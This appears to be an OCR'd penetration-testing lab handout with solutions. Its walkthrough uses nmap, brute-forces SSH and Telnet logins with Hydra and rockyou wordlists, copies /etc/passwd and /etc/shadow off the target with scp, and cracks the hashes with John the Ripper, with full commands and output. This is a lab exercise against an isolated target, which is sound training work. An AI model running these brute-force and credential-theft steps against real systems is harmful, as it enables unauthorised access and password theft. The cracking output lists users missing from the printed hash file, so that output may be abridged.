
eLearnSecurity
Forging security professionals

BRUTEFORCE AND PASSWORD CRACKING



PENETRATION TESTING | SECTION 3 MODULE 6 | LAB #13

LAB

1. Description

The lab is divided in two main parts:

- Network authentication cracking
- Bruteforce and password cracking

In the first part of the lab you will have to use different network authentication cracking techniques and tools against services available on the target machine.

Once valid credentials have been found, it is time to download the passwords stored on the remote system and use John the Ripper to crack them!

2. Goal

The final goal of the lab is retrieve the passwords of *at least* ten users on the target machine!

3. Tools

The best tools for this lab are:

- Network authentication cracking tools such as *Hydra*
- Cracking tools such as *John the Ripper*

4. Steps

4.1. Find alive hosts on the network

Since we do not have any information about the remote network and the hosts attached to it, the first step is to find a possible target!

4.2. Port scan and service detection

You should have found an alive host on the network. Get as many information as you can about it!

4.3. Bruteforce the service authentication

It is time to get our hands dirty. Run a network authentication cracker tool in order to discover valid credentials for the following two services: SSH and Telnet.

We suggest you use the following two wordlists:

- Username:
  - /usr/share/ncrack/minimal.usr
    - If you do not have this in your system, please download it from here.
- Password:
  - /usr/share/seclists/Passwords/rockyou-10.txt
  - /usr/share/seclists/Passwords/rockyou-15.txt
    - If you do not have these in your system, please download them from here (rockyou-10.txt) and here (rockyou-15.txt).

For ease of use, you can save those files in aforementioned locations.

4.4. Download and crack the local password on the system

You should now have SSH access on the remote machine. Download the necessary files to crack local password. Find at least ten passwords!

SOLUTIONS

Please go ahead **ONLY** if you have **COMPLETED** the lab or you are stuck! Checking the solutions before actually trying the concepts and techniques you studied in the course, will dramatically reduce the benefits of a hands-on lab!

[This page intentionally left blank]

5. Solutions steps

5.1. Find alive hosts on the network

We first need to verify which the remote network is. We can do it by running `ifconfig` and check the IP address of our *tap0* interface.

```
tap0      Link encap:Ethernet  HWaddr c2:28:77:04:7f:91
          inet addr:192.168.99.16  Bcast:192.168.99.255  Mask:255.255.255.0
          inet6 addr: fe80::c028:77ff:fe04:7f91/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19860 errors:0 dropped:10 overruns:0 frame:0
          TX packets:21991 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:1497227 (1.4 MiB)  TX bytes:1525706 (1.4 MiB)
```

As we can see the target network is 192.168.99.0/24. Let's run `nmap` in order to discover available hosts on the network:

```
root@kali:~# nmap -sn 192.168.99.0/24

Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-12 12:05 CET
Nmap scan report for 192.168.99.22
Host is up (0.19s latency).
MAC Address: 00:50:56:B1:36:53 (VMware)
Nmap scan report for 192.168.99.16
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 6.55 seconds
root@kali:~#
```

The previous screenshot shows that the only host alive in the network is *192.168.99.22* (besides our host: 192.168.99.16).

5.2. Port scan and service detection

Let us target the host found in the previous step and check what ports are open and services it has running.

```
root@kali:~# nmap -sV 192.168.99.22

Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-12 12:13 CET
Nmap scan report for 192.168.99.22
Host is up (0.20s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
23/tcp open  telnet  Linux telnetd
MAC Address: 00:50:56:B1:36:53 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.57 seconds
root@kali:~#
```

From the nmap output, we can see that the host has two services enabled: **SSH** and **Telnet**.

5.3. BRUTEFORCE THE SERVICE AUTHENTICATION

It is time to get our hands dirty! Let us try to bruteforce both telnet and SSH in order to find any working pair of username and password. To do this we are going to use **Hydra**.

For the **telnet** service, let us use the following command and see what we get:

```
hydra
-L /usr/share/ncrack/minimal.usr
-P /usr/share/seclists/Passwords/rockyou-10.txt
telnet://192.168.99.22
```


Before you use minimal.usr, check for any unnecessary entries and remove them.

Specifically, if you are using **minimal.usr** for the first time, it may contain the following entry at the beginning of the list:

 # minimal list of very common usernames

If this entry exists, remove it otherwise Hydra will not work as expected.

As we can see in the following screenshot, we are able to find some valid username/password pairs. For our testing purposes, they are enough, so we can stop the bruteforce.



Let us confirm that at least one of these two credentials works with the following command:

```
root@kali:~# telnet 192.168.99.22 -l sysadmin
Trying 192.168.99.22...
Connected to 192.168.99.22.
Escape character is '^]'.
Password:
Last login: Thu Feb 12 03:20:55 PST 2015 on pts/1
Linux telnetserver 3.2.0-4-amd64 #1 SMP Debian 3.2.60-1+deb7u3 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No directory, logging in with HOME=/
$ whoami
sysadmin
$
```

Let us now focus our test on the **SSH** service. In the same way we did with telnet, let us use Hydra to bruteforce the SSH service with the following command:

```
hydra
-L /usr/share/ncrack/minimal.usr
-P /usr/share/seclists/Passwords/rockyou-15.txt
192.168.99.22 ssh
```

If you use older versions of Hydra, please add `-t 8` to the previous command. This option sets the number of parallel tasks to 8.

As we can see in the results, Hydra found valid credentials for the SSH service.

```
root@kali:~# hydra -L /usr/share/ncrack/minimal.usr -P /usr/share/seclists/Passwords/rockyou-15.txt 192.168.99.22 ssh
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2015-02-12 12:28:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] max 16 tasks per 1 server, overall 64 tasks, 7968 login tries (l:32/p:249), ~7 tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 192.168.99.22   login: root   password: 123abc
[STATUS] 252.00 tries/min, 252 tries in 00:01h, 7716 todo in 00:31h, 16 active
```

Once again let us verify that these credentials work on the remote system:

```
root@kali:~# ssh root@192.168.99.22
root@192.168.99.22's password:
Linux telnetserver 3.2.0-4-amd64 #1 SMP Debian 3.2.60-1+deb7u3 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Feb  9 07:39:58 2015 from 192.168.99.15
root@telnetserver:~# whoami
root
root@telnetserver:~#
```

5.4. Download and crack the local password on the system

Now that we have SSH access on the machine, we can try to crack the password of the local user accounts. To do this we first need to download two files from the victim: *passwd* and *shadow*.

In order to download these two files1 we can use the `scp` (secure copy) command as follow:

```
root@kali:~/Desktop/lab_pwd# scp root@192.168.99.22:/etc/passwd .
root@192.168.99.22's password:
passwd
root@kali:~/Desktop/lab_pwd# scp root@192.168.99.22:/etc/shadow .
root@192.168.99.22's password:
shadow
root@kali:~/Desktop/lab_pwd# ls -l
total 24
-rw-r--r-- 1 root root  4677 Feb 12 13:15 passwd
-rw-r----- 1 root root 12785 Feb 12 13:15 shadow
root@kali:~/Desktop/lab_pwd#
```

Now that we have these files into our local machine, we can use **john the ripper** and **unshadow** to crack the user passwords. First let us use unshadow to get the password hashes:

```
root@kali:~/Desktop/lab_pwd# unshadow passwd shadow > to_crack
root@kali:~/Desktop/lab_pwd# cat to_crack
root:$6$NMfSi/bG$y9j8uMu4glpLudMRvzznUZ5h30jlobtAJGZYRaa64pdKy3i1WLTnmPPWUxfPdZwJKReFPU/zBo8HRpD.RAkrG1:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:*:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:$6$jLhDRY5M$MJPM2mmM1khh8l0taxORP7oNn4jmwHAOLWZij5DacV25Hzj1ryykobxGlprlgaCXg/PGV2Po34JF4HgPv8roQ.:8:8:mail:/var/mail:/bin/sh
news:$6$7pnXYnUf$F7t6t4A6rQf2z/ycnPuEdzMH9RGB5W0OFL420eKvp/s/SK3KaD6EM/gDNzhL9YFCthi7JVavBa8/nJCxX3XZW0:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
backup:*:34:34:backup:/var/backups:/bin/sh
list:*:38:38:Mailing List Manager:/var/list:/bin/sh
irc:*:39:39:ircd:/var/run/ircd:/bin/sh
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:$6$KRss6ftU$c/nB9QsK0iZ0zj8o6VmArcgiuGZ4oOjlLeCDYioV/rrcYYtuE/xkvhdDYvRtlydkFjvlqOXdKDV/0o6fA32Qt.:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:!:100:101::/var/lib/libuuid:/bin/sh
sshd:*:101:65534::/var/run/sshd:/usr/sbin/nologin
mysql:!:102:104:MySQL Server,,,:/nonexistent:/bin/false
telnetd:*:103:106::/nonexistent:/bin/false
sysadmin:$6$Sje/FZov$s6OBgDRso6O25TAo/K62bmuUjGI7po0yaa5y7n4agBKIFywDyleLs2FFNlXJiAgROHN4VD/WkfEFYIXcH9QPW1:1000:1000::/home/sysadmin:/bin/sh
info:$6$b7FyMcC/$Xq.S9rAti5XfKvNR8DK2U0hCusjKeqNBGxrm0W9OvfA29gg68kKRkTyut6rLIf0ib4rLilPg6uiSqCUOuoYFU.:1001:1001::/home/info:/bin/sh
support:$6$5UCqb4PI$080lZhjRESgv4pvv3eYze/PQFkEzIe//QBAgX4383cxPfX4B7hwsPP5d.vEOp49Nep015ISQCkD1SV.b.CeV0.:1002:1002::/home/support:/bin/sh
abuse:$6$wew6XAFC$bRWpMBzLUx9vps5kW8zBJlHh7y7TodfdNfClkmlTEIcs31q9TQR1nPnGYp4GO4fpcOTs/H8Ui62lFoywXMjSs.:1003:1003::/home/abuse:/bin/sh
admin:$6$ul45Czfw$8UNRyCdVRM5BpO6wMZBOhJJA4tXLexxwQJhGLbJbD0FUOBWg.V/ybl6BNQVr4er3Gghg8gymvUqu1fMWqLs3V.:1004:1004::/home/admin:/bin/sh
```

Now that we have the password hashes stored in the file named *to_crack*, we can use John the Ripper to crack them:

```
root@kali:~/Desktop/lab_pwd# john to_crack
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Loaded 99 password hashes with 99 different salts (sha512crypt [64/64])
secret           (sysadmin)
guesses: 1  time: 0:00:02:37 0.00% (2)  c/s: 628  trying: 123456 - maggie
123abc           (root)
guesses: 2  time: 0:00:02:46 0.01% (2)  c/s: 630  trying: mike - green
bandit           (andreas)
guesses: 3  time: 0:00:02:46 0.03% (2)  c/s: 630  trying: helpme - pepper
natasha          (maxim)
guesses: 4  time: 0:00:02:50 0.03% (2)  c/s: 631  trying: helpme - pepper
brian            (abuse)
guesses: 5  time: 0:00:02:52 0.04% (2)  c/s: 632  trying: piglet - john
bradley          (jason)
guesses: 6  time: 0:00:02:56 0.06% (2) (ETA: Mon Feb 16 00:43:52 2015)  c/s: 633  trying: joshua - bradley
skippy           (steve)
guesses: 7  time: 0:00:02:59 0.06% (2) (ETA: Mon Feb 16 02:07:11 2015)  c/s: 633  trying: joshua - bradley
dallas           (info)
guesses: 8  time: 0:00:03:01 0.07% (2) (ETA: Sun Feb 15 15:04:30 2015)  c/s: 634  trying: brandon - knight
```